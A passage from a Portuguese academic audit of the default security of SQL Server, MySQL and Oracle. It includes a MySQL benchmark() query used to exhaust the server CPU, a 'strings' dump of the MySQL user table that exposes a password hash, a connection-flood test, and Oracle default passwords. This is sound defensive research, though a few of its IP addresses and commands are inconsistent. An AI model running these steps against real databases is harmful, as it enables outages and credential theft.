[12] No caso do *SQL Server 2005* depende da configuração do sistema operativo.

identificar um processo evolutivo quanto à implementação de mecanismos de securização por omissão. Assim, foi verificado que a versão 2005 apresenta as seguintes melhorias em relação à versão 2000:

- Após o término da instalação não existem pontos de entrada TCP nem UDP;
- O SGBD herda a política de segurança local do sistema operativo;
- O *role PUBLIC* apresenta privilégios sobre menos objectos potencialmente perigosos.

Uma vez que a instalação por omissão do *SQL Server* 2005 dos testes realizados não introduziu nenhuma falha em relação à instalação por omissão do *SQL Server* 2000 concluímos que houve uma evolução significativa na securização por omissão do SGBD *SQL Server*.

4.4 Configuração cuidada

Consideremos a questão da protecção de um SGBD através da configuração dos mecanismos de segurança fornecidos pelo fabricante. A instalação por omissão de um SGBD *Microsoft SQL Server* resulta num sistema pouco seguro, não obedecendo a critérios de segurança básicos, conforme demonstrado nas subsecções anteriores. No entanto, existe variada documentação de segurança, concebida não só pelo fabricante como também por especialistas em segurança de diferentes afiliações que demonstra como tornar o SGBD mais seguro, recorrendo às funcionalidades que o mesmo implementa ou pode implementar.

Assim, de seguida enumeramos os problemas encontrados anteriormente e expomos as soluções Microsoft (quando existem) que permitem resolver ou reduzir estes mesmos problemas.

Comunicação TDS

P1: Ausência de confidencialidade na comunicação cliente/servidor.

S1: Configuração da cifração de tráfego, através de SSL ou de IPSec [21].

Ligações ao SGBD

P2: Vulnerabilidade a ataque de dicionário ou de força bruta.

S2: Dependente da política de segurança do sistema operativo, deverão ser implementadas: (a) Expiração da palavra-chave, após "d" dias; (b) *Lock* da conta após "t" tentativas inválidas de acesso; (c) Definição de histórico de palavras-chave, para que não possam ser repetidas as "p" palavras-chave anteriores; (d) Definição da complexidade da palavra-chave, para que as palavras-chave obedeçam a critérios fundamentais como terem um comprimento mínimo, incluírem um carácter numérico, etc; (e) Activação do processo de auditoria, auditando no mínimo os eventos *log on/off* e acções sem sucesso.

Role PUBLIC

P3: Excesso de privilégios atribuídos a qualquer utilizador criado na base de dados.
S3: O privilégio EXECUTE deve ser retirado.

P4: Capacidade de um qualquer utilizador criar uma tabela temporária e inserir registos até ao limite do *file system*.
S4: Aparentemente bastaria revogar o privilégio *CREATE TABLE*, mas após o fazermos a capacidade permanece. Não foi identificada nenhuma solução *Microsoft* para a resolução deste problema.

Extracção de informação de *backups*

P5: Armazenamento da informação em claro.
S5: Deverá ser configurada uma palavra-chave de forma a proteger o *backup* através da cifra baseada em palavra-passe (esta é usada para gerar uma chave secreta) [6].

Segurança do serviço SSRP

P6: *SQL Server* 2000 – Descoberta anónima de servidores SQL e suas versões.
S6: Não foi identificada nenhuma solução *Microsoft* para a resolução deste problema.

Outros

P7: *SQL Server* 2000 – A palavra-chave do utilizador *SA* após uma instalação por omissão, apresenta-se vazia.
S7: Após a instalação atribuir uma palavra-chave forte com caracteres alfanuméricos.

Comparando a segurança da instalação por omissão, com a segurança após a concretização das soluções supracitadas, identificámos os ataques que continuaram a apresentar uma ameaça, subsistindo ao processo de securização:

- *Snooping com um utilizador vulgar*: Apesar de conseguirmos reduzir os privilégios que o *role* PUBLIC possui em ambas as versões do SGBD *SQL Server*, dos testes realizados qualquer utilizador continua a ter um acesso superior ao necessário;
- *Capacidade de um qualquer utilizador vulgar criar tabelas temporárias*: Não conseguimos revogar o privilégio *CREATE TABLE* ao *role PUBLIC* nem ao utilizador *guest*;
- *Descoberta anónima de servidores SQL e suas versões (o SQL Server 2005 só tem este problema caso activemos explicitamente esta funcionalidade)*: Esta descoberta é possível devido à existência de um serviço de resolução, implementado com o objectivo de garantir o suporte a várias instâncias de *SQL Server* no mesmo sistema. A resolução deste problema poderia ser exigir autenticação do cliente para fornecer qualquer tipo de informação ou alterar a implementação da solução de suporte de várias instâncias, para que todas as ligações a instâncias passem a ser mediadas por uma instância especial, usando o porto de comunicação cliente/servidor tradicional;
- *Omnipotência do Administrador*: Não foi identificada nenhuma solução *Microsoft* capaz de limitar um administrador de base de dados.

5 MySQL

Este capítulo descreve o estudo realizado sobre o SGBD *MySQL*, incluindo uma descrição da sua arquitectura e principais componentes merecedores de destaque, seguindo-se uma análise da segurança da configuração por omissão.

5.1 Arquitectura

O *MySQL* está disponível em três edições:

- *Community Server*: base de dados original *open source*;
- *Enterprise Server*: edição melhorada em relação ao original, com suporte para *triggers*, vistas e *stored procedures*;
- *MaxDB*: base de dados certificada para SAP/R3, resultante de uma aliança estratégica entre MySQL e SAP.

A edição utilizada no processo de auditoria de segurança foi a *Community Server*.

Servidor e base de dados Um servidor é um ambiente lógico, criado dentro de um sistema com *MySQL* instalado, providenciando um intervalo de memória, políticas de gestão de CPU e portos para comunicação. Cada servidor permite o acesso a várias bases de dados. Cada base de dados consiste numa colecção de objectos de sistema e de utilizadores, armazenados fisicamente em discos. Por omissão, é instalada uma base de dados de nome *MYSQL* e uma base de dados de nome *TEST*.

Armazenamento da informação As tabelas são armazenadas em ficheiros binários, dentro de directorias correspondentes às bases de dados. Por exemplo: a tabela "tabela1" da base de dados "bd1" encontra-se em ".../bd1/tabela1".
As tabelas podem ser usadas em três formatos distintos [9]:

- *MyISAM*: formato mais simples e o que se encontra definido por omissão;

- *InnoDB*: formato de tabelas criado de forma a serem suportadas transacções, chaves estrangeiras, *row-level locking* e *backups online*. Ao contrário da MyISAM, podemos usar *commit* e *rollback* sobre tabelas deste tipo;
- *BDB*: formato de tabelas criado de forma a serem suportadas transacções. Ao contrário da InnoDB, as funcionalidades de chaves estrangeiras e *row-level locking* não são suportadas.

Stored Procedures Introduzido na versão 5.0, permite a extensão das funcionalidades do SQL possibilitando a construção de procedimentos e o seu armazenamento na base de dados. Por exemplo:

```
CREATE PROCEDURE inserir_tabela1(IN estado INT, IN descricao VARCHAR(100))
BEGIN
        IF estado=1 THEN
               INSERT INTO tabela1 VALUES (descricao);
        END IF;
END$
```

Autenticação O *MySQL* suporta apenas um tipo de autenticação: o utilizador é identificado com base no seu nome de utilizador, palavra-chave e *hostname* do cliente de onde está a tentar estabelecer a ligação SQL. Desta forma, não basta apenas a um atacante conhecer um par *{nome de utilizador, palavra-chave}* correcto, terá que também conhecer o(s) sistema(s) a partir do qual o par conhecido tem acesso.
Por omissão, o utilizador que existe na base de dados é o utilizador *root* com perfil DBA e palavra-chave vazia. No entanto este utilizador por omissão, não pode ser utilizado remotamente.

Autorização O acesso a objectos da base de dados é controlado por privilégios de sistema e privilégios de objectos. Os privilégios controlam os comandos que poderão ser executados, os dados que poderão ser lidos e/ou alterados e os objectos que poderão ser alterados, apagados e/ou criados.
Os privilégios de sistema traduzem-se na permissão de execução de tarefas essencialmente associadas a administração, como criação de utilizadores, *shutdown* da instância, etc.
Os privilégios sobre objectos traduzem-se na permissão de execução de comandos DDL e DML sobre tabelas, entre outros.

Ao contrário dos SGBDs comerciais, o *MySQL* não suporta a criação de privilégios ao nível da coluna, no entanto através da criação de vistas poderemos ter o mesmo efeito.

Auditoria O *MySQL* não implementa funcionalidades específicas de auditoria, assim não permite que especifiquemos operações que pretendamos auditar.
No conjunto de *logs* onde por omissão escreve informação, destaca-se o *general query log* que é utilizado como repositório de informação acerca das ligações dos clientes.
Manualmente, através das linguagens procedimentais suportadas poderemos criar *triggers* – apenas em MySQL 5.0 ou superior – que nos permitam auditar eventos sobre tabelas.

Comunicações O protocolo de comunicação utilizado é proprietário e corre sobre TCP/IP. Por omissão as comunicações são em claro, embora a ligação cliente/servidor possa ser cifrada recorrendo a SSL. O processo principal do MySQL por omissão aceita pedidos no porto TCP/3306.

Pré-avaliação Com base no que foi dito e numa avaliação documental das duas versões do *MySQL*, podemos apontar desde já um conjunto de aspectos positivos e negativos da sua segurança por omissão. Aspectos negativos:

- Por omissão as comunicações cliente/servidor são em claro e o porto TCP está no estado LISTEN;
- Suporta apenas um mecanismo de autenticação, que é proprietário;
- Por omissão o utilizador *root* tem palavra-chave vazia;
- O mecanismo de auditoria é inexistente;
- Um utilizador DBA é omnipotente, podendo aceder a quaisquer dados;

Aspectos positivos:

- A autenticação está dependente não só de conhecermos um par *{utilizador, palavra-chave}* válido como também a base de dados e um IP/*hostname* cliente válido;
- Por omissão não é possível autenticarmo-nos sobre TCP/IP. É necessário permiti-lo explicitamente;
- Alguma granularidade no mecanismo de autorização, embora não a adequada para sistemas de base de dados com muitos utilizadores com distintas

necessidades de controlo de acessos, uma vez que não permite a criação de grupos.

Enquadrando os aspectos negativos e os aspectos positivos nas propriedades que definimos como imprescindíveis para um SGBD, apresentamos um quadro resumo da configuração por omissão na tabela 15.

Propriedades	**Configuração por omissão**
Confidencialidade e integridade nas comunicações	Não existe.
Disponibilidade	(Não possuímos informação para responder agora)
Confidencialidade e integridade na informação armazenada	Não existe. (o DBA tem poder total[13])

Tabela 15 – *MySQL*, propriedades de segurança

Enquadrando os aspectos negativos e os aspectos positivos nos mecanismos que definimos como imprescindíveis para um SGBD, apresentamos um quadro resumo da configuração por omissão na tabela 16.

Mecanismos	**Configuração por omissão**
Autenticação	Rica, depende de utilizador, palavra-chave, base de dados e IP do cliente. Embora não imponha restrições quanto à gestão das palavras-chave.
Autorização	Nenhum utilizador pode aceder a objectos da base de dados se não lhe tiver sido facultado explicitamente esse privilégio.
Auditoria	Não existe.

Tabela 16 – *MySQL*, mecanismos de segurança

5.2 Avaliação experimental

As versões do SGBD MySQL utilizadas nos testes (4.1 e 5.0), possuem pontos de entrada comuns. Devido à introdução de novas funcionalidades na versão 5.0, como os *stored procedures*, esta versão possui vectores de ataque adicionais. Assim, a secção começa por apresentar as falhas relacionadas com ambas as versões objecto do estudo, depois incide sobre as falhas relacionadas com a versão 5.0.

5.2.1 MySQL 4.1 e 5.0

Ambas as versões apresentam similaridades, de onde destacamos

- Comunicação entre clientes e o servidor é realizada através do protocolo *MySQL*;

[13] O administrador da base de dados tem por omissão a capacidade de ver e alterar quaisquer dados introduzidos pelos utilizadores.

- Capacidade de extracção de informação de *backups*.

Após a configuração por omissão de ambas as versões em máquinas virtuais distintas, utilizámos o utilitário *nmap* para enumerarmos os pontos de entrada possíveis, descrevendo-os na tabela 17.

Protocolo	Porto	MySQL AB
TCP	3306	MySQL

Tabela 17 – *MySQL*, portos no estado LISTEN

Fruto do levantamento dos pontos de entrada e da documentação *MySQL* acerca dos mesmos, foi criado o DFD *Cliente MySQL* que tem como objectivo descrever a comunicação cliente/servidor com a base de dados (ver Figura 10). Os aspectos que iremos explorar neste cenário são: segurança do serviço que trata os pedidos *MySQL* dos clientes; segurança na comunicação entre um cliente *MySQL* e um servidor; capacidade de nos ligarmos ao SGBD recorrendo a credenciais criadas por omissão aquando da instalação.



Figura 10 – *MySQL*, DFD *MySQL*

Segurança do serviço que trata os pedidos MySQL dos clientes O serviço responsável por permitir o acesso à base de dados por parte de clientes remotos ou locais, utiliza no primeiro caso o porto TCP/3306. Assim, de forma a identificarmos um servidor *MySQL* (192.168.2.3) podemos usar o utilitário *amap*.

```
amap 192.168.2.3 3306
Protocol on 192.168.8.133:3306/tcp matches mysql
```

Foi utilizado um pequeno programa desenvolvido em linguagem C (ver Anexo 1) de nome tcp_flood.c, de forma a testar a robustez da componente de rede. Este programa necessitou apenas de 20 segundos para estabelecer um número superior a 100 ligações TCP e incapacitar o servidor de aceitar mais pedidos de ligação. Dos testes efectuados,

concluímos que apesar do servidor terminar as ligações (empiricamente devido à expiração de um temporizador), facilmente garantimos a incapacidade do servidor.

Segurança na comunicação entre um cliente *MySQL* e o servidor Utilizando os utilitários *MySQL* da distribuição para *Microsoft Windows* e o *wireshark*, facilmente comprovamos a ausência de confidencialidade por omissão. Os exemplos abaixo apresentam os resultados obtidos com um servidor *MySQL 4.1*, mas quando usámos um servidor *MySQL 5.0* os resultados foram similares.

> Criação de uma ligação cliente/servidor utilizando o servidor de IP 192.168.8.131, o utilizador de nome "utilizador1" com palavra-chave "teste".
>
> ```
> c:\mysql -h 192.168.8.131 -u utilizador1 -p
> Password: teste
> mysql> show databases;
> test
> ```

O *wireshark* foi usado para escutar a comunicação entre o cliente e o servidor. Um excerto da saída encontra-se no Anexo 6.
Esta captura foi realizada num cliente onde coexistiam cliente *MySQL* e *wireshark*. Para executar um ataque real, o *wireshark* seria executado num cliente distinto, estando o seu sucesso dependente da verificação de uma das condições mencionadas em 2.3.

Ligações ao SGBD O utilizador *root* existe em ambas as versões do *MySQL* estudadas, no entanto por omissão não conseguimos utilizá-lo remotamente, uma vez que após a instalação do *MySQL* não são permitidos acessos remotos, apenas locais. Mesmo equacionando um cenário realista em que existe um utilizador criado na base de dados *MySQL* ao qual é permitida a ligação remota via TCP/IP, esta permissão é feita com elevada granulariedade, i.e., é necessário descriminar base de dados e endereço IP/*hostname* do cliente. Assim sendo, embora seja possível realizar ataques de dicionário ou de força bruta por não existir limite às tentativas de ligação de nenhum utilizador, nem processo de auditoria, as condições necessárias para o fazermos com possibilidade de sucesso são diminutas, uma vez que necessitamos de conhecer à *priori*: (a) endereço IP/*hostname* permitido; (b) utilizador permitido a partir do endereço supracitado.

O que é que um atacante pode fazer com um utilizador vulgar? Criámos um utilizador "utilizador1", atribuindo-lhe o privilégio de *SELECT* sobre os objectos da base de dados *TEST* (ao criar um utilizador somos forçados a dar-lhe um privilégio explicitamente, assim atribuímos-lhe o privilégio de consulta sobre todos os objectos da base de dados *TEST*, embora por omissão não existam objectos nesta base de dados). Apesar de ter sido dada explicitamente permissão à consulta de dados sobre objectos da base de dados *TEST* e nada mais, verifica-se que o utilizador criado possui outras capacidades.

Utilizando o utilitário *MySQL* da distribuição para *Windows* do MySQL:

Execução de uma instrução SQL bem conhecida do *MySQL*.

```
mysql> select version();
+-----------------+
| version() |
+-----------------+
| 4.1.22-standard |
+-----------------+
1 row in set (0.00 sec)
```

Um atacante fica desta forma a conhecer a versão exacta do MySQL.

Execução da instrução *benchmark* do *MySQL*

```
mysql> select benchmark(1000000000000, sha1('Esta operação vai demorar bastante
tempo!'));
```

Pedimos ao servidor que executasse um trilião de vezes o cálculo SHA1 da cadeia alfanumérica "Esta operação vai demorar bastante tempo", o que literalmente demorou bastante tempo!

Durante o tempo de execução desta tarefa, o CPU do servidor permaneceu com uma taxa de utilização superior a 90% o que obviamente teve impacto na sua capacidade de resposta. Caso o utilizador "utilizador1" tivesse acesso de *SELECT* a uma tabela com alguns registos, para além de um atacante poder ocupar sobejamente o CPU, também conseguiría produzir um número elevado de operações de I/O, diminuindo ainda mais a capacidade de resposta do servidor.

```
mysql> show variables;
...
datadir | /var/lib/mysql/
have_bdb | NO
...
have_innodb | YES
...
```

```
max_connections | 100
...
```

Um atacante pode desta forma ficar a conhecer uma série de parâmetros definidos no *MySQL* como por exemplo:

- *Path* no sistema operativo onde se encontram os ficheiros de dados da BD;
- Suporta ou não tabelas *Berkeley*;
- Suporta ou não tabelas *Innodb*;
- Número máximo de ligações concorrentes aceite.

O conhecimento dos valores destes parâmetros oferece a um atacante novas perspectivas de ataque.

```
mysql> show status;
aborted_clients | 0
aborted_connects | 0
...
threads_created | 2
threads_connected | 1
uptime | 716
```

Um atacante pode desta forma ficar a conhecer o valor actual de um conjunto de variáveis como por exemplo:

- Número de ligações abortadas porque o cliente não terminou a ligação correctamente;
- Número de tentativas falhadas de ligação ao *MySQL*;
- Número de *threads* criadas para tratar das ligações;
- Número actual de ligações abertas;
- Número de segundos desde que o servidor está operacional.

Extracção de informação de *backups* O *MySQL* suporta três tipos de *backups* [3]:

- *Dump*: o resultado é um conjunto de ficheiros que contêm os comandos SQL;
- *Backup online*: cópia directa dos ficheiros de dados do *MySQL* conforme o que existe em disco;
- *Backup offline*: cópia de todos os ficheiros do *MySQL* através de comandos do sistema operativo. É necessário que o *MySQL* esteja parado.

O problema com estes *backups*, é que o(s) ficheiro(s) resultante(s) têm informação não cifrada. Considerando que empiricamente os sistemas utilizados para

salvaguardar os *backups* são máquinas onde a segurança é mais frágil, este facto pode causar sérios problemas. Por exemplo, caso o *backup* seja realizado através das ferramentas do *MySQL* (método *dump*):

> Execução do comando "mysqldump" com a opção "all-databases" e redireccionamento do resultado para o ficheiro basesdados.sql

```
mysqldump -all-databases > basesdados.sql
```

O conteúdo do ficheiro basesdados.sql é SQL, portanto caso a sua transmissão para um servidor seja capturada, facilmente conseguimos obter uma cópia fiel da(s) base(s) de dados.

Se o *backup* for realizado através das ferramentas do sistema operativo, estaremos a salvaguardar os ficheiros *.MYD, *.MYI, *.frm que são ficheiros binários, mas através dos quais conseguimos obter toda a informação acerca das tabelas constituintes da base de dados, recorrendo por exemplo, ao comando UNIX "strings":

```
[mysql@linux mysql]$ strings user.MYD > user.dml
[mysql@linux mysql]$ cat user.dml
localhost
root
localhost.localdomain
root
localhost.localdomain
localhost
utilizador1)*46ABF58B20022A84DF7B2E8B1AC8219C8DA71553
```

Obtemos assim, todos os dados da tabela.

```
[mysql@linux mysql]$ strings user.MYI > user.idx
[mysql@linux mysql]$ cat user.idx
utilizador1
localhost
root
.localdomain
root
```

Obtemos assim, todos os índices da tabela.

```
[mysql@linux mysql]$ strings user.frm > user.ddl
[mysql@linux mysql]$ cat user.ddl
...
Host
User
Password
...
```

Um atacante pode obter desta forma a estrutura da tabela. Caso o *backup* seja executado remotamente, o tráfego entre o cliente e o servidor está sujeito a ser capturado através do mesmo método que o usado anteriormente para descrever a comunicação cliente/servidor.

5.2.2 MySQL 5.0

A instalação do *MySQL 5.0* foi realizada sobre o sistema operativo *Red Hat Linux*. De acordo com o objectivo, a configuração que resultou do processo de instalação foi a configuração por omissão.

Stored Procedures Na versão 5.0, o *MySQL* não oferece em nenhuma das bases de dados instaladas por omissão, um conjunto de *stored procedures* de sistema. Estes *stored procedures* quando existirem, serão certamente alvo de ataques de injecção de SQL, uma vez que os procedimentos são executados com os privilégios do criador dos mesmos, i.e., os procedimentos criados pelo utilizador "utilizador1" são executados com os privilégios do utilizador "utilizador1" independentemente de quem os esteja a executar. Esta implementação pode originar graves falhas de segurança, em particular pode ser objecto de exploração de vulnerabilidades através de injecção de SQL.

5.3 Resultados

Nesta secção apresentamos sumariamente as falhas de segurança que identificámos na secção 5.2. Resumindo e classificando os ataques realizados, quanto ao nível de permissão e/ou capacidade do atacante, apresentamos a seguinte tabela:

Ataque	**Permissão/Capacidade**	**Versão vulnerável**
Disponibilidade de rede – ligações	Acesso ao porto TCP/3306 do servidor.	4.1, 5.0
Confidencialidade das comunicações	Capturar tráfego cliente/servidor.	4.1, 5.0
Snooping com um utilizador vulgar	Ligação à base de dados com um utilizador qualquer.	4.1, 5.0
Perigo de um utilizador vulgar – negação de serviço (CPU)	Ligação à base de dados com um utilizador qualquer.	4.1, 5.0
Extracção de informação de *backups*	Capturar tráfego cliente/servidor aquando de um *backup* ou obter acesso ao local de armazenamento.	4.1, 5.0

Tabela 18 – *MySQL*, ataques realizados

Os ataques realizados às instalações por omissão das últimas duas versões do SGBD *MySQL* permitiram completar a pré-avaliação realizada em 5.1.

Enquadrando os aspectos negativos e os aspectos positivos nas propriedades que definimos como imprescindíveis para um SGBD, apresentamos um quadro resumo da avaliação da configuração por omissão na tabela 19.

Propriedades	**Configuração por omissão**
Confidencialidade e integridade nas comunicações	Não existe.
Disponibilidade	Ataque simples ao porto TCP/3306 resultou no SGBD ser incapaz de responder a pedidos de novos clientes.
Confidencialidade e integridade na informação armazenada	Não existe. (o DBA tem poder total[14])

Tabela 19 – *MySQL*, propriedades avaliadas

Enquadrando os aspectos negativos e os aspectos positivos nos mecanismos que definimos como imprescindíveis para um SGBD, apresentamos um quadro resumo da avaliação da configuração por omissão na tabela 20.

Mecanismos	**Configuração por omissão**
Autenticação	Rica, dependente de utilizador, palavra-chave, base de dados e IP do cliente. Embora não imponha restrições quanto à gestão das palavras-chave.
Autorização	Nenhum utilizador pode aceder a objectos da base de dados se não lhe tiver sido facultado explicitamente esse privilégio. No entanto qualquer utilizador por executar comandos perigosos.
Auditoria	Não existe.

Tabela 20 – *MySQL*, mecanismos avaliados

Evolução 5.0 Para além da verificação das falhas comuns às duas versões *MySQL* estudadas, foram também analisadas as suas diferenças com o objectivo de identificar um processo evolutivo quanto à implementação de mecanismos de segurança por omissão. Assim, foi verificado que a versão 5.0 não apresenta melhorias em relação à versão 4.1.

A versão 5.0, através do acréscimo de funcionalidades como *stored procedures* e *triggers* permitirá novos vectores de ataque através de injecção de SQL. No entanto e uma vez que não existem por omissão *stored procedures* nem *triggers* criados, concluímos que as versões são análogas em termos de segurança por omissão.

[14] O administrador da base de dados tem por omissão a capacidade de ver e alterar quaisquer dados introduzidos pelos utilizadores.

5.4 Configuração cuidada

Consideremos a questão da protecção de um SGBD através da configuração dos mecanismos de segurança fornecidos pelo fabricante. A instalação por omissão de um SGBD *MySQL* resulta num sistema pouco seguro, não obedecendo a critérios de segurança básicos, conforme demonstrado nas subsecções anteriores. No entanto, existe variada documentação de segurança, concebida não só pelo fabricante como também por especialistas em segurança de diferentes afiliações que demonstra como tornar o SGBD mais seguro, recorrendo às funcionalidades que o mesmo implementa ou pode implementar. Assim, de seguida enumeramos os problemas encontrados anteriormente e expomos as soluções *MySQL* (quando existem) que permitem resolver ou reduzir estes mesmos problemas.

Rede

P1: Vulnerabilidade a ataque de negação de serviço (ligações).

S1: Não foi identificada nenhuma solução *MySQL*.

Comunicação *MySQL*

P2: Ausência de confidencialidade na comunicação cliente/servidor.

S2: Activar a cifração de tráfego através de SSL [2].

Ligações ao SGBD

P3: Excesso de privilégios atribuídos a qualquer utilizador criado na base de dados.

S3: Não foi identificada nenhuma solução *MySQL*.

Extracção de informação de *backups*

P4: Armazenamento da informação em claro.

S4: Não foi identificada nenhuma solução *MySQL* para a resolução deste problema. Teriam que ser utilizados utilitários *third-party*.

Comparando a segurança da instalação por omissão, com a segurança após a concretização das soluções supracitadas, identificámos os ataques que continuaram a apresentar uma ameaça, subsistindo ao processo de securização:

- *Disponibilidade da componente de rede – ligações*: Não conseguimos garantir a fiabilidade da componente de rede do *MySQL*, em relação a um ataque de negação de serviço que vise incapacitar o SGBD de aceitar novos clientes (5.2);
- *Snooping com um utilizador vulgar*: Qualquer utilizador tem a capacidade de obter um conjunto de informação acerca da configuração do sistema;
- *Extracção de informação de backups*: Não existem ferramentas *MySQL* que utilizem cifração de forma a garantir a confidencialidade dos dados.;
- *Omnipotência do Administrador*: Não foi identificada nenhuma solução *MySQL* capaz de limitar um administrador de base de dados recorrendo apenas ao SGBD.

6 Oracle

Este capítulo descreve o estudo realizado sobre o SGBD *Oracle*, incluindo uma descrição sumária da sua arquitectura e principais componentes, seguindo-se uma análise da segurança da configuração por omissão.

6.1 Arquitectura

O *Oracle* (na versão 10g) está disponível em quatro edições [5]:

- *Express Edition*: limitada em termos de recursos, alta disponibilidade, sistemas operativos suportados e opções avançadas como as associadas a gestão.
- *Standard Edition One*: limitada em processamento a 2 CPUs, alta disponibilidade, entre outros.
- *Standard Edition*: limitada em processamento a 4 CPUs, alta disponibilidade, entre outros.
- *Enterprise Edition*: oferece as funções de alta disponibilidade, elevada escalabilidade e opções associadas a gestão.

A edição utilizada no processo de auditoria de segurança foi a *Enterprise Edition*.

Instância e base de dados Uma instância é um ambiente lógico, criado dentro de um sistema com *Oracle* instalado, providenciando um intervalo de memória, políticas de gestão de CPU e portos para comunicação. Consiste em processos de *background* e no *System Global Area* (SGA). Cada instância é identificada por um SID (do Inglês *System Identifier*) e por um *global database name*, sendo que o primeiro identifica uma instância num sistema e o segundo uma instância na rede [28].

Cada base de dados consiste numa colecção de objectos de sistema e de utilizadores, armazenados fisicamente em discos. Os utilizadores não acedem à base de dados de forma directa, mas utilizam a instância de forma a acederem aos dados.

Armazenamento da informação Uma base de dados contém uma série de objectos físicos (representados por ficheiros armazenados) e lógicos (representados por estruturas abstractas) (ver Figura 11) [37]:

- *Control file*: descrimina a estrutura da base de dados, contendo uma lista dos ficheiros imprescindíveis ao bom funcionamento;
- *Data file*: contém os dados, como tabelas e índices;
- *Redo log file*: armazena as alterações resultantes de transacções e actividades internas do Oracle;
- *Table space*: estrutura lógica, composta por vários *data files*. Todos os dados contidos numa base de dados encontram-se armazenados nesta estrutura;
- *Buffer pool*: estrutura lógica, responsável pelo armazenamento em memória de dados solicitados recentemente.



Figura 11 – *Oracle*, armazenamento da informação

PL/SQL A extensão das funcionalidades do SQL é realizada através da inclusão desta linguagem procedimental, que permite a definição de variáveis, condições e possibilita a implementação de lógicas de controlo simples. Através da linguagem PL/SQL podemos criar objectos denominados como *stored procedures* que são programas desenvolvidos em PL/SQL armazenados dentro da base de dados, em forma compilada.

A base de dados *Oracle* vem com uma série de *packages* (o programa está dividido em especificação e *body)* PL/SQL úteis para uma diversidade de propósitos, de onde destacamos:

- *DBMS_OUTPUT*: para operações de escrita para ecrã ou ficheiro;
- *DBMS_JOB*: permite escalonar a execução de procedimentos e/ou funções para uma data particular;
- *UTL_FILE*: permite a leitura e escrita de ficheiros em disco;
- *UTL_HTTP*: permite a execução de solicitações HTTP a servidores *web*;

- *UTL_LOB*: permite a leitura de objectos binários do sistema operativo e a sua escrita para tabela;
- *UTL_TCP*: permite o estabelecimento de comunicações usando TCP/IP;
- *UTL_SMTP*: permite o envio de e-mail através do protocolo SMTP.

Java O *Oracle* desde a versão 8i, possui uma máquina virtual Java que corre no mesmo espaço de endereçamento que o motor da base de dados. A existência desta máquina virtual, permite a criação de *Java Stored Procedures* (As classes Java ficam residentes na base de dados) que são armazenados na base de dados e executados pela JVM.

Todas as sessões partilham acesso de leitura a classes de sistema como java.*, oracle.aurora.*, oracle.jdbc.*, bem como outras classes previamente carregadas na base de dados [26].

Autenticação O *Oracle* suporta cinco tipos de autenticação:

- *LOCAL*: por omissão o utilizador e palavra-chave são enviados para o servidor que irá autenticar localmente na base de dados;
- *OS*: são utilizadas contas de utilizadores no sistema operativo onde se encontra instalado o Oracle. Estas contas são autenticadas externamente pelo sistema operativo;
- *LDAP* (*Lightweight Directory Access Protocol*): é utilizado um servidor LDAP para validar o utilizador e palavra-passe;
- *NTLM* (*Windows NT LAN Manager*): como o nome indica, é utilizado o protocolo proprietário da Microsoft para efectuar a autenticação num servidor Microsoft Windows;
- *KERBEROS*: utilizado quando o cliente e o servidor suportam o protocolo Kerberos.

Existem os seguintes utilizadores criados por omissão aquando da instalação:

- *SYS*: é o utilizador mais importante da base de dados *Oracle*. Por omissão até à versão 9i (inclusivé) a palavra-chave por omissão é “change_on_install”.
- *SYSTEM*: também é um DBA, tal como o *SYS*. Por omissão até à versão 9i (inclusivé) a palavra-chave por omissão é “manager”.

- Outros: existem outros utilizadores que podem ser criados por omissão, dependendo da versão da base de dados e das opções instaladas. Alguns exemplos *{DBSNMP, SCOTT, MDSYS, CTXSYS, WKSYS, SYSMAN}*.

Por omissão não existem regras definidas quanto a um número mínimo de caracteres nem quanto à complexidade da palavra-chave.

Autorização O acesso a objectos da base de dados é controlado por *roles* e privilégios de sistema e de objectos. Os mecanismos supra mencionados descriminam o que um grupo ou utilizador pode fazer, controlando os comandos que poderão ser executados e os objectos que poderão ser alterados, apagados e/ou criados. Destacamos os seguintes *roles*:

- *CONNECT*: por omissão qualquer utilizador criado na plataforma gráfica de gestão possui este *role*. Permite que um utilizador se ligue à base de dados, crie sinónimos, tabelas e sequências;
- *DBA*: administração da base de dados. Por omissão os utilizadores SYS e SYSTEM possuem este *role*;
- *PUBLIC*: qualquer privilégio atribuído a este *role* passa automaticamente a ser válido para todo e qualquer utilizador criado na base de dados, uma vez que todos os utilizadores possuem este *role*;
- *RESOURCE*: permite a quem o possua, a criação de objectos como tabelas, procedimentos, *triggers*, sequências, entre outros.

O *Oracle* também permite a criação de *roles,* permitindo assim agrupar utilizadores que tenham as mesmas necessidades de privilégios.

Os privilégios de sistema permitem atribuír a um utilizador operações transversais na base de dados. Destacamos os seguintes privilégios de sistema:

- *ALTER SYSTEM*: possibilita a alteração dinâmica da configuração de uma instância;
- *CREATE ANY PROCEDURE*: possibilita a criação de procedimentos em outros *schemas*;
- *SELECT ANY TABLE*: permite a quem o possua, seleccionar registos de qualquer tabela;

- *SYSDBA*: permite o *startup*, *shutdown* de uma instância, a criação de uma base de dados e os processos de *backup* e *restore*.

Os privilégios sobre objectos são mais granulares que os *roles*, permitindo a atribuição a grupos e/ou utilizadores, ajudando a definir os comandos DML que podem ser usados para acesso a objectos como tabelas, vistas e *stored procedures*.

Auditoria Por omissão o *Oracle* não audita os eventos, é necessário configurá-lo para o efeito. Os eventos que podem ser auditados são:

- *DDL*: operações relacionadas com a criação (CREATE), alteração (ALTER) e eliminação (DROP) de objectos;
- *DML*: operações relacionadas com a inserção (INSERT) de registos, eliminação (DELETE), actualização (UPDATE), visualização (SELECT) e execução (EXECUTE) de procedimentos;
- *SYSTEM*: *logins, logouts*.

A informação que é armazenada acerca do objecto da auditoria inclui: nome do utilizador, identificação da máquina cliente, data (*timestamp*), nome, acção e dono do objecto acedido. Estes registos são guardados no dicionário de dados.

